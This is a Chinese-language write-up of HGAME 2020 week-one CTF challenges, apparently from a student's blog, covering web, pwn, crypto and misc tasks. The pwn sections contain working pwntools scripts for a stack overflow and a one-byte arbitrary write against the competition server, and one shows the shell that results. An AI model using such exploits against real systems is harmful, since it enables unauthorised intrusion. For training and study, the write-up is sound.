

Web

Cosmos 的博客

打开题目看到

① Not secure | cosmos.hgame.n3ko.co

Cosmos 的博客

你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 GitHub，我改起来也挺方便的。

我们可以看到这里有加粗的**版本管理工具**和 GitHub，于是马上想到了 .git 版本泄露，于是访问 /.git。但是却返回 404 Not Found，眼看着一血马上从眼前溜走，我赶紧扫一下站

```
# 0x4qE@MiPro /mnt/e/ctf/webscan master ✘ [9:30:12]
$ cat output/cosmos.hgame.n3ko.co.txt
[TIME]                      => 2020-01-22 09:30:11.977347
[TARGET]                     => http://cosmos.hgame.n3ko.co/
[NUMBER_OF_THREADS]          => 10
[KEY_WORDS]                  => ['flag', 'ctf', 'admin']

[301] => index.html
[200] => .git/config
[200] => .git/HEAD
[200] => .git/description
[301] => .git
[200] => .git/index
```

看到这里有一个目录 /.git/config，这应该就是 git 信息储存的目录，访问它我们就应该能获得项目在 Github 上的地址。

← → ⌂ ① Not secure | cosmos.hgame.n3ko.co/.git/config

```
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
fetch = +refs/heads/*:refs/remotes/origin/*
```

然后访问项目地址，进入了 GitHub，想着在 commits 历史里也许会有 flag，点进去看有三个历史记录

The screenshot shows a GitHub repository page for 'FeYcYodhrPDJSru / 8LTUKCL83VLhXbc'. The 'Code' tab is selected. A dropdown menu shows 'Branch: master'. Below it, a section titled 'Commits on Jan 7, 2020' lists three commits:

- init** by FeYcYodhrPDJSru committed 15 days ago.
- new file** by FeYcYodhrPDJSru committed 15 days ago.
- init** by wuhan005 committed 15 days ago.

一个一个翻看，找到了 flag

The screenshot shows the commit details for the 'new file' commit. The commit message is 'new file'. It was made by FeYcYodhrPDJSru 15 days ago and is verified. The commit hash is f79171d9c97a1ab3ea6c97b3eb4f0e1551549853. The commit content shows one changed file with 1 addition and 0 deletions. The added content is a base64 encoded string: '+ base64 解码: aGdhbwW7ZzF0X2x1QGtfMXNfZGFuZ2VyMHVzYhISF9'. A red oval highlights this line.

放到在线 base64 解密网站，就能拿到 flag 啦！

The screenshot shows an online base64 decoder interface. It has three tabs: '粘贴文本' (Paste Text), '选择文件 (.txt)', and '执行结果' (Execution Result). The '粘贴文本' tab is active, showing the base64 encoded string: 'hgame{g1t_le@k_1s_dangerous_!!!!}'. A red oval highlights this text.

还好我手快，最后拿到了第三血！白嫖了0.5分，开心，这是 hgame 的第一题，是个好兆头！

```
hgame{g1t_le@k_1s_dangerous_!!!!}
```

接头霸王

首先访问

接头霸王



You need to come from <https://vidar.club/>.

© HGAME 2020

既然是 `come from`，又是 `接头霸王`，那么很明显就是要改 `请求头` 然后发包了。首先推荐 `chrome 插件 Restlet Client`。

- 首先改 `Referer` 为 `https://vidar.club/`。
- 然后要我 `visit it locally`，于是改 `X-Forwarded-For` 为 `127.0.0.1`。
- 接着要用 `Cosmos Brower`，于是改 `User-Agent` 为 `CosmosBrower`。
- 完成了之后要我改请求方式为 `POST`，发完之后就是这题最折磨我的地方了！
- 他说：`The flag will be updated after 2077, please wait for it patiently.`

在这里我纠结了好久好久，先改 `Date` 为 `2077` 以后的一个时间，没用，然后改电脑本地时间，也不行，尝试了好久，在第二天早上猛然醒悟，再认真地看了看 `返回头`，发现有一个新东西 `Last_Modified: Fri, 01 Jan 2077 00:00:00 GMT`，尝试了发送 `If-Modified-Since`，又失败，抱着试一试的心态，发送了 `If-Unmodified-Since`，居然成功了！！！终于拿到了 `flag`：

```
| hgame{W0w!Your_heads_@re_s0_many!}
```

做完题目后去找了 ，问完才知道为什么 `If-Modified-Since` 不能拿到 `flag`，原来这是一个逻辑问题，我们发包的时间是现在，这时候 `flag` 还没有被上传，如果用 `If-Unmodified-Since` 应该就可以绕过这个逻辑问题了。

Code World

首先访问

403 Forbidden

nginx/1.14.0 (Ubuntu)

直接就 403 Not Forbidden, 然后我们打开 F12 看一下 Console

```
This new site is building....But our stupid developer Cosmos did new.php:8
302 jump to this page..F**k!
```

我们看到这里有一个 302 跳转, 于是想到了抓包

Request

Raw Headers Hex

GET / HTTP/1.1
Host: codeworld.hgame.day-day.work
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response

Raw Headers Hex HTML Render

HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 22 Jan 2020 02:16:26 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 211
Connection: close
Location: new.php

```
<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
```

这里又是 405 Not Allowed, 又是 nginx, 我在这里用了各种单词的组合方式 Google, 都搜不到我想要的东西, 偶然间搜到[这一篇](#), 它提到如果把请求方式改一改也许会遇到不一样的情况, 于是我改 GET 为 POST, 总算不是 405 了!

Request

Raw Headers Hex

POST / HTTP/1.1
Host: codeworld.hgame.day-day.work
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response

Raw Headers Hex Render

HTTP/1.1 403 Not Allowed
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 22 Jan 2020 02:21:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: new.php
Content-Length: 161

```
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加, 参数为a<br><br>现在,需要让结果为10<br><br><h2>再想想?</h2></center>
```

于是就是愉快的提交参数啦! 先来一个 /?a=1+9

Request

Raw Params Headers Hex

POST /a=1+9 HTTP/1.1
Host: codeworld.hgame.day-day.work
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response

Raw Headers Hex Render

HTTP/1.1 403 Not Allowed
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 22 Jan 2020 02:28:16 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: new.php
Content-Length: 190

```
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加, 参数为a<br><br>现在,需要让结果为10<br><br><h2>再想想?</h2></center>
```

提示我 再想想? 那么我把 + 用 urlencode 提交再试一试吧。访问 /?a=1%2b9

The Request shows a POST /?a=1%2Bb HTTP/1.1 with headers including Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, and Upgrade-Insecure-Requests. The Response shows a HTTP/1.1 200 OK with headers like Server, Date, Content-Type, Content-Length, Connection, Location, and Vary. The response body contains a centered message: <center>人鸡验证

目前它只支持通过url提交参数来计算两个数的相加, 参数为a

现在, 需要让结果为10
<h1>The result is:
10</h1>

hgame{C0d3_1s_s0_S@s0_C0ol!}</center>.

成功拿到 flag

hgame{C0d3_1s_s0_S@s0_C0ol!}

尼泰攻

这个小游戏贼好玩，我先用普通模式玩通关了才开始做题23333。首先可以看出的是，这个游戏是靠 Javascript 运行的。通关条件是分数达到 30000 分。

[cxk.hgame.wz22.cc says](http://cxk.hgame.wz22.cc)

Your score must more than 30000 , then you can get the flag.
Happy game!

OK

所以我们找到网站的源文件 sources，找到里面的的 js 文件，看到一个 skills.js，这应该就是技能文件了，在里面发现了一个隐藏的技能 Q 技能。

```
class SkillQ extends Skill{constructor(main){super(main,'意念控球','','cxk使用意念控制球转向一次，直接命中最近的一个砖块',10,1000,'Q');}}
```


我悄悄地把技能 CD 和 积分消耗 都改成 0

```
super(main,'意念控球','','cxk使用意念控制球转向一次，直接命中最近的一个砖块',0,0,'Q')
```

然后愉快的玩起了游戏...然后我遗憾地发现，我通关了还是只有 10000+ 分，直接哭了，看来还是要找其他的捷径。我们接着看其他的 js 文件，找到一个 game.js，在第一行我发现一个有关分数的定义

```
class Game{storageScore=0;globalScore=0;
```

于是我悄悄地把 globalScore 改成 30001，然后把球一掉，就能取得flag了！



hgame{j4vASc1pt_w1ll_tel1_y0u_someth1n9_u5efu1?}

Pwn

Hard_AAAAA

首先把程序扔进 ida

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-ACh]
4     char v5; // [esp+7Bh] [ebp-31h]
5     unsigned int v6; // [esp+A0h] [ebp-Ch]
6     int *v7; // [esp+A4h] [ebp-8h]
7
8     v7 = &argc;
9     v6 = _readgsdword(0x14u);
10    alarm(8u);
11    setbuf(_bss_start, 0);
12    memset(&s, 0, 0xA0u);
13    puts("Let's 000o\\000!");
14    gets(&s);
15    if ( !memcmp("000o", &v5, 7u) )
16        backdoor();
17    return 0;
18 }
```

看到这里有一个 `gets()` 函数，于是想到应该会有栈溢出。接着分析，这里还有一个 `if` 条件判断函数，把 `v5` 上的值通过 `memcmp()` 函数与字符串 `000o` 进行比较，注意是字符串！顺便看一下 `s` 和 `v5` 的地址。`s` 的地址是 `0xAc`，`v5` 的地址是 `0x31`，他们是连在一起的。那么我们的目的就很明确了，就是通过 `gets()` 函数，把 `0xAc` 到 `0x31` 这段内存覆盖，然后赋值给 `v5`。

这里有一个坑，很不幸我踩了，幸亏得到了 `Cosmos` 学长的提醒。我们重新分析一下 `memcmp()` 函数，读取的是 7 个字符，比较的确是 4 个字符？于是我们看一下字符串 `000o` 所在的内存。

<code>.rodata:080486E0 a0o0o</code> <code>.rodata:080486E5 a00</code>	<code>db '000o',0</code> <code>db '00',0</code>
--	--

所以其实比较的是 `'000o' + '\0' + '00'` 这 7 个字符，而因为 `\0` 在字符串里又有截断符的意思，所以我们需要另外传入。于是 Payload 如下

```
ox4qe@0x4qE:~/ctf/exp$ cat aaa.py
from pwn import *

p = remote("47.103.214.163",20000)

p.recvuntil("000o\\000!")
payload = 'a'*(0xAC-0x31)+'000o'+'\0'+'\0'
p.sendline(payload)
p.interactive()
```

运行脚本连上远程服务器

```
ox4qe@0x4qE:~/ctf/exp$ python aaa.py
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode

$ ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
$ cat flag
hgame{00o00oo0000o}$
```

hgame{0OoO0oo0O0Oo}

One_Shot

首先把程序抛进 ida

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _BYTE *v4; // [rsp+8h] [rbp-18h]
4     int fd[2]; // [rsp+10h] [rbp-10h]
5     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     v4 = 0LL;
9     *(__QWORD *)fd = open("./flag", 0, envp);
10    setbuf(stdout, 0LL);
11    read(fd[0], &flag, 0x1EuLL);
12    puts("Firstly....What's your name?");
13    __isoc99_scanf("%32s", &name);
14    puts("The thing that could change the world might be a Byte!");
15    puts("Take the only one shot!");
16    __isoc99_scanf("%d", &v4);
17    *v4 = 1;
18    puts("A success?");
19    printf("Goodbye,%s", &name);
20    return 0;
21 }
```

我们首先看第二个 `scanf()` 函数，这个 `v4` 是一个指针，我们可以输入任何值以更改指针指向的位置，然后下一行 `*v4=1` 会令这个位置的值变为 `1`。那么这里又有什么玄机呢？我们继续看看 `name` 所在的位置。

	public name
.bss:00000000006010C0	db ? ;
.bss:00000000006010C0 name	db ? ;
.bss:00000000006010C0	db ? ;
.bss:00000000006010C1	db ? ;
.bss:00000000006010C2	db ? ;
.bss:00000000006010C3	db ? ;
.bss:00000000006010C4	db ? ;
.bss:00000000006010C5	db ? ;
.bss:00000000006010C6	db ? ;
.bss:00000000006010C7	db ? ;
.bss:00000000006010C8	db ? ;
.bss:00000000006010C9	db ? ;
.bss:00000000006010CA	db ? ;
.bss:00000000006010CB	db ? ;
.bss:00000000006010CC	db ? ;
.bss:00000000006010CD	db ? ;
.bss:00000000006010CE	db ? ;
.bss:00000000006010CF	db ? ;
.bss:00000000006010D0	db ? ;
.bss:00000000006010D1	db ? ;
.bss:00000000006010D2	db ? ;
.bss:00000000006010D3	db ? ;
.bss:00000000006010D4	db ? ;
.bss:00000000006010D5	db ? ;
.bss:00000000006010D6	db ? ;
.bss:00000000006010D7	db ? ;
.bss:00000000006010D8	db ? ;
.bss:00000000006010D9	db ? ;
.bss:00000000006010DA	db ? ;
.bss:00000000006010DB	db ? ;
.bss:00000000006010DC	db ? ;
.bss:00000000006010DD	db ? ;
.bss:00000000006010DE	db ? ;
.bss:00000000006010DF	db ? ;
.bss:00000000006010E0	public flag
.bss:00000000006010E0 flag	db ? ;
.bss:00000000006010E1	db ? ;

可以看到 name 和 flag 在内存上是连在一起的，那么问题就好解决了。在 `scanf()` 给 name 进行输入时，函数会自动在字符串末尾加一个 `\x00` 作为 截断符。而我们可以通过指针的 任意位置写入，把字符串的末尾改为任意一个字符，就可以在最后输出的时候把 flag 一起输出。

```
ox4qe@0x4qE:~/ctf/exp$ python one_shot.py
[+] Opening connection to 47.103.214.163 on port 20002: Done
[*] Switching to interactive mode

A success?
Goodbye,aaaaaaaaaaaaaaaaaaaaahgame{On3_Sh0t_0ne_Fl4g[*] Got EOF while reading in interactive
$[*] Closed connection to 47.103.214.163 port 20002
```

脚本如下

```
0x4qe@0x4qE:~/ctf/exp$ cat one_shot.py
from pwn import *

p = remote("47.103.214.163",20002)

p.recvuntil('name?')
p.sendline('a'*(0x6010E0-0x6010C0-1))

p.recvuntil('shot!')
p.sendline('6295775')

p.interactive()
```

Crypto

InfantRSA

InfantRSA[SOLVED]

Description

真*签到题

p = 681782737450022065655472455411;

q = 675274897132088253519831953441;

e = 13;

c = pow(m,e,p*q) = 275698465082361070145173688411496311542172902608559859019841

Challenge Address <https://paste.ubuntu.com/p/9hVzhnxqPc/>

Base Score 50

Now Score 50

User solved 169

首先 Google 一下了解了 RSA 是什么东西，然后直接去 Github 上找到了脚本合集，这里放出 Github 链接，于是找到对应的脚本，把 p, q, c 对应的填进去，跑一跑就出 flag 了。脚本如下：

```
#!/usr/bin/env python
# coding = utf-8

def fastExpMod(b, e, m):
    result = 1
    while e != 0:
        if (e & 1) == 1:
            result = (result * b) % m
        e >>= 1
        b = (b*b) % m
    return result
```

```

def computeD(fn, e):
    (x, y, r) = extendedGCD(fn, e)
    if y < 0:
        return fn + y
    return y

def extendedGCD(a, b):
    if b == 0:
        return (1, 0, a)
    x1 = 1
    y1 = 0
    x2 = 0
    y2 = 1
    while b != 0:
        q = a // b
        r = a % b
        a = b
        b = r
        x = x1 - q*x2
        x1 = x2
        x2 = x
        y = y1 - q*y2
        y1 = y2
        y2 = y
    return(x1, y1, a)

def decryption(c, d, n):
    return fastExpMod(c, d, n)

p = 681782737450022065655472455411
q = 675274897132088253519831953441
n = p * q
fn = (p - 1) * (q - 1)
e = 13
d = computeD(fn, e)
c = 275698465082361070145173688411496311542172902608559859019841
M = decryption(c, d, n)
flag = str(hex(M))[2:-1]
print(d)
print(flag.decode('hex'))

```

flag 就出来了

```

# 0x4qE@MiPro /mnt/e/CTF/test [15:26:11]
$ python ./infantRSA.py
141658697814768364339375366617699419709389378231351875726277
hgame{t3Xt600k_R5A!!!}

```

hgame{t3Xt600k_R5A!!!}

Affine

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import gmpy2
from secret import A, B, flag
assert flag.startswith('hgame{') and flag.endswith('}')


TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

cipher = ""
for b in flag:
    i = TABLE.find(b)
    if i == -1:
        cipher += b
    else:
        ii = (A*i + B) % MOD
        cipher += TABLE[ii]

print(cipher)
# A8I5z{xr1A_J7ha_vG_TpH410}

```

这题的解题关键在两点：

- 我们已经知道了 hgame{} 和 A8I5z{} 的对应关系
- MOD , i , ii 都是已知的或可求的，以此我们可以列出方程组解出 A 和 B

两个未知量两个方程就可以求解，于是我们找到前两组字母的对应关系

```

# 第一组i=12,ii=46,MOD=62
# 第二组i=6,ii=33,MOD=62

```

于是列出方程组

$$\begin{aligned}(12 \cdot A + B) \% 62 &= 46 \\ (6 \cdot A + B) \% 62 &= 33\end{aligned}$$

加加减减可以得出

$$\begin{aligned}A \% 62 &= 13 \\ B \% 62 &= 14\end{aligned}$$

将 A 和 B 代回

$$ii = (A \cdot i + B) \% MOD$$

化简得

$$(13 \cdot i \% 62) = ii - 14$$

于是就得到了形如 $ax=b \pmod{n}$ 的模线性方程，从网上拉了一个脚本下来，自己改改，最后得到

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# 求解最大公约数
def ext_euclid(a, b):
    old_s, s = 1, 0
    old_t, t = 0, 1
    old_r, r = a, b
    if b == 0:
        return (1, a)
    else:
        while(r != 0):
            q = old_r//r
            old_r, r = r, old_r-q*r
            old_s, s = s, old_s-q*s
            old_t, t = t, old_t-q*t
    return (old_s, old_r)

flag = ''
TABLE = 'zxcvbnmasdfghjk1qwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
secret = "A8I5z{xr1A_J7ha_vG_TpH410}"

for b in secret:
    ii = TABLE.find(b)
    if ii == -1:
        flag += b
    else:
        a = 13
        n = 62
        b = ii - 14
        (i, d) = ext_euclid(a, n)
        i = (i * (b / d)) % n          #求模线性方程的一个特解
        for j in range(d):
            while i < 0:
                i = i + j * (b / d)
            if i > 0:
                break
        flag += TABLE[i]
print(flag)

```

跑一跑就得到 flag

```

# 0x4qE@MiPro /mnt/e/CTF/test [15:28:28]
$ python ./Affine.py
hgame{M4th_u5Ed_iN_cRYpt0}

```

hgame{M4th_u5Ed_iN_cRYpt0}

Reorder

Reorder[SOLVED]

Description

We found a secret oracle and it looks like it will encrypt your input...

nc 47.98.192.231 25002

Challenge Address <https://www.baidu.com>

Base Score 75

Now Score 75

User solved 74

连上远端服务器，随意输入字符串，都会返回一段被重新排序的字符串，在出题人的提示下，我不断尝试，终于找到了这个排序的一点小规律，即每一次连接所用的排序方法都是不同的。但每一种排序方法都有一个共同点：排序时以8个字符为单位，对每一个单位分别排序后输出结果。

最关键的是！！！在每次连接结束时，都会打印一行乱七八糟的字符，但仔细观察可以发现，这一串字符串确实是flag被打乱后的样子！！！那么解题思路就明确了，首先我们要确定某一次的排序方法，然后获得这一次被打乱后的flag，跑一跑脚本就能得出flag了。

为了方便找到排序方法，我们输入一串有规律的字符串，看看输出。第二次输入是为了验证每8个字符为一个单位，可以看出这16个字符中，前8个和后8个的顺序是一模一样的。

```
ox4qe@0x4qE:~$ nc 47.98.192.231 25002
> abcdefghijklmnop
kmhdlnojbaepcfig
> abcdefghijklmnopabcdefghijklmnop
kmhdlnojbaepcfigkmhdlnojbaepcfig
>
Rua!!!
+IUm5mptgheLa{$jinTe0!!T_3R}PmAu
[]
```

于是用肉眼观察法，找到字母的对应顺序，写出排序脚本。

```
#!/usr/bin/env python

b = list('+IUm5mptgheLb{$j')
a = list('xxxxxxxxxxxxxx')
d = list('inTe0!!T_3R}PmAu')
c = list('xxxxxxxxxxxxxx')

def reorder(a, b):
    a[10] = b[0] # k
    a[12] = b[1] # m
```

```
a[7] = b[2] # h
a[3] = b[3] # d
a[11] = b[4] # l
a[13] = b[5] # n
a[14] = b[6] # o
a[9] = b[7] # j
a[1] = b[8] # b
a[0] = b[9] # a
a[4] = b[10] # e
a[15] = b[11] # p
a[2] = b[12] # c
a[5] = b[13] # f
a[8] = b[14] # i
a[6] = b[15] # g
```

```
def output(a):
    for i in range(len(a)):
        print(a[i], end=' ')
reorder(a,b)
output(a)
reorder(c,d)
output(c)
```

拿到 flag

```
# 0x4qE@MiPro /mnt/e/CTF/test [15:58:55] C:1
$ python3 ./reorder.py
hgbme{jU$t+5ImpL3_PeRmuTATi0n!!}#
```

这里有个小小的坑！注意字符串开头应该是 hgame，而这里是 hgbme，还好我留了个心眼，不然还以为拿到了错的 flag。

```
hgame{jU$t+5ImpL3_PeRmuTATi0n!!}
```

Misc

欢迎参加HGame!

欢迎参加HGame! [SOLVED]

Description

欢迎大家参加 HGAME 2020!

来来来，签个到吧～

Li0tIC4uLi0tC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS0uIC4tIC0tIC4uLi0t

注：若解题得到的是无hgame{}字样的flag花括号内容，请手动添加hgame{}后提交。

【Notice】解出来的字母均为大写

Challenge Address <https://www.baidu.com>

Base Score 50

Now Score 50

User solved 421

我们把那一串字符串放到百度里搜，搜到了一个贴吧问题，里面的大致内容是用 base64 解码，那么问题就明确了，我们把这一串字符串放到在线 base64 解码工具里，得到了一串摩斯电码

Digitized by srujanika@gmail.com

再找一个[在线摩斯密码解码](#)

摩斯密码在线翻译

英文摩斯密码翻译工具 可以对英文和数字进行摩斯电码加密解密。如果用到汉字，请使用：[中文摩斯密码翻译](#)

输入摩尔斯电码，点击“解密”，即可将摩尔斯电码翻译成可识别的字符。

解密

w3lc0me to 2020 hgam3

推荐：中文摩斯密码翻译>>

得到 w3lcome to 2020 hqam3，然后处理一下，得到 flag

hgame{W3LCOME TO 2020 HGAM3}

壁纸

壁纸[SOI VFD]

Description

某天，`ObjectNotFound`给你发来了一个压缩包。

“给你一张我的新老婆的壁纸！怎样，好看吗？”

正当你疑惑不解的时候，你突然注意到了压缩文件的名字——“Secret”。

莫非其中暗藏玄机？

Challenge Address: http://oss-east-zhouweitong.site/hgame2020/week1/Secret_QsqPIEQPp8urcawTsHT06HmsGYet0Gv.zip

Base Score 75

New Score 75

User solved 281

把压缩包下载以后解压，里面有一张图片，用记事本打开，看见文件末尾有一句话

Pixiv@白可儻 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

□?sKM??鰐□記録R櫛e陸繼 鐘烈#換機XPeaV€,??\噴a畔苡□#T呻扉口壅 ?4鱸漢猶H躍 {g郡,戶□%tNZ?蠶蛭??Z dd貶飴S ?&€oM F牌黍藉B+K%!堵? ^
□ AHD?S□%Lb?#4款4丹撥5拊 鈺萃?m6 [?Q攻B&H^S達?要鹿h□?@ ?翻□?H□#u翼□套+)?J@8異- f6□<1,f7□□播□?係□制k&消炉85□洋K?▲夷ri @r3?薦?0?底莉肺e湧?2ui\$; J^€:\$責 2r2*?/S@HX□s,抒
@z> 祖併境 埃??VV觀亮Fu□j□?3貳H□
@4?羌偏□Q@ 74□□J□規€4□良□@□
n8?伟sq脣b8,□R;銷Q衍W柄□底?□悬?m鯤□溝
臣?蘊?MJ醉?□?鑑?鴻烟~膚??□?戶側?兵U S□□hQ? 怨-^□?蔥釋▲<?c8酌m□龍豪 + ??暇峙棲Gc殛V?SV*A J 瞳??鋸次lk4Rm蘿?聲橋?? 错 漏E堆?腔
□k`本???
|壩?獵到 g講鳩葱□鵠渡G?)皓{敲捶?□僚,;叮諱絢夏嵌 饱rX系袁□?醇蕊a?Gya=?b €?緯□婦麟??鼓?H玆□E/8 嘴意暗T腋((憾€飼c潤)寧?8P!E!妹個
1
?4€恨?繁?情%浑□各? w□□Ck ?□E? 5H鐸-□~.?4□襲v學壘?"絡姐招雪p
n?fk狂頌?'鋸4□礪 煙? 櫻!任冻□rM □ >□館7v拖苗□-是?S拘妙-#赴塘惊k0 0 @□~J\V列??j□職 *3?職b董帆\$扞?m!Fe8 \題\CoCJ?試\□橫□ H□
韵屬t?k?□盜?□?堦F情T?液L軒 放盼□\$六CH柴W
(\$??壇□墜€
?Le櫛4□1T眸曝 YN?□QAG拘部誰L>?届□治席?~□p(j □址/? 错 =□□□櫛,嘴?簽@!標€熬J v€坝▲ ?? 6櫛鵬io17a>? O蕪 ?s?s箇□?e歎??z點?透?D?v[豕?
?z□HM龍餉?? y<倪鵠撞让 □?uM胰霖?郎?融?T?督鐵□ksA□?帥f□□1郭弦ygn ?? 婴輪鮀?S!a爾□??壇
#?鵠8□序 u?垂要o祉□嶂?旁d?d;□A? 積?Q侃??X撞6€ `▲b臺P庄棒咬?d巖怡?f 鐸d少\蝶 鈞.'r鈞試\、鈞蝦?捏?g?or? P▲X洞d?
横B=8標@□迫0歎?摆B
b□?□?i□zb (?复?j闇□?w9牙 □朵勘)過4□7da?b駄渦□□額?炳??1?d構(??A山□駄YJ□<□吸□\$崩?, 裝謬淪頃豔 液g)?逕□R□#櫛□箇sHLS3□@? \$
□?OE▲?□?廣?鍵綴D崩Y WII崩借齒P□戶鎖□?hQ? ??@□h□ 茵?櫻?鰐d□□ ?鈴叶 □□鄭□V?□AZ\$Kd裝□S ?? 4鈴@? 潢@? #u素:t? ? S□
□?櫻?櫻P□?i?y L? 錢Ha□
5;Xdn1? 79;府風` (&€? 賦K□□□ □ 7?PQ"澄P □- flag.txt臨!=添颤j嶺!檀T賜鷗鷗pvAWD7幅Q積 □0?d悉?E:溼 [艺Bw□?翅噓?櫻]ls噓?Q?
□□E=悠?E=悠?悠?PK□□ □ Z v □ Password is picture ID.


`Password is Picture ID`, 看到了密码, 想到了压缩包, 于是看一看这张图片是否是图种。用 `binwalk` 分析一波, 果然藏着一个压缩包, 然后用 `foremost` 分离图片和压缩包。

```
# 0x4qE@MiPro /mnt/e/ctf/test [18:00:11]
$ binwalk 1.jpg

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          JPEG image data, JFIF standard 1.01
30           0x1E         TIFF image data, big-endian, offset of first image directory: 8
1320930     0x1427E2       Zip archive data, encrypted at least v2.0 to extract, compressed size: 80, uncompressed size: 108, name: flag.txt
1321138     0x1428B2       End of Zip archive, footer length: 45, comment: "Password is picture ID."
```

```
# 0x4qE@MiPro /mnt/e/ctf/test [18:00:22]
$ foremost 1.jpg
Processing: 1.jpg
| foundata=flag.txt|!=aj!TpavAWD7Ql0.dXE:P[1Bw
},}Is#Q%PK
*|
```

压缩包被加密了, 密码就是图片的 `ID`, 合理猜想应该是 `Pixiv ID`, 于是把这张图放进 Google 识图里, 搜到图片之后找到 `ID`, 然后把 `ID` 作为密码解压压缩包。



Results for `arknights exusiai id`

到 pixiv 上去搜这张图片, 搜到 `ID` 为 76953815, Google 真好用呀!

解压后拿到一个 `flag.txt`, 打开后是一串 `unicode` 编码,

名称	修改日期	类型	大小
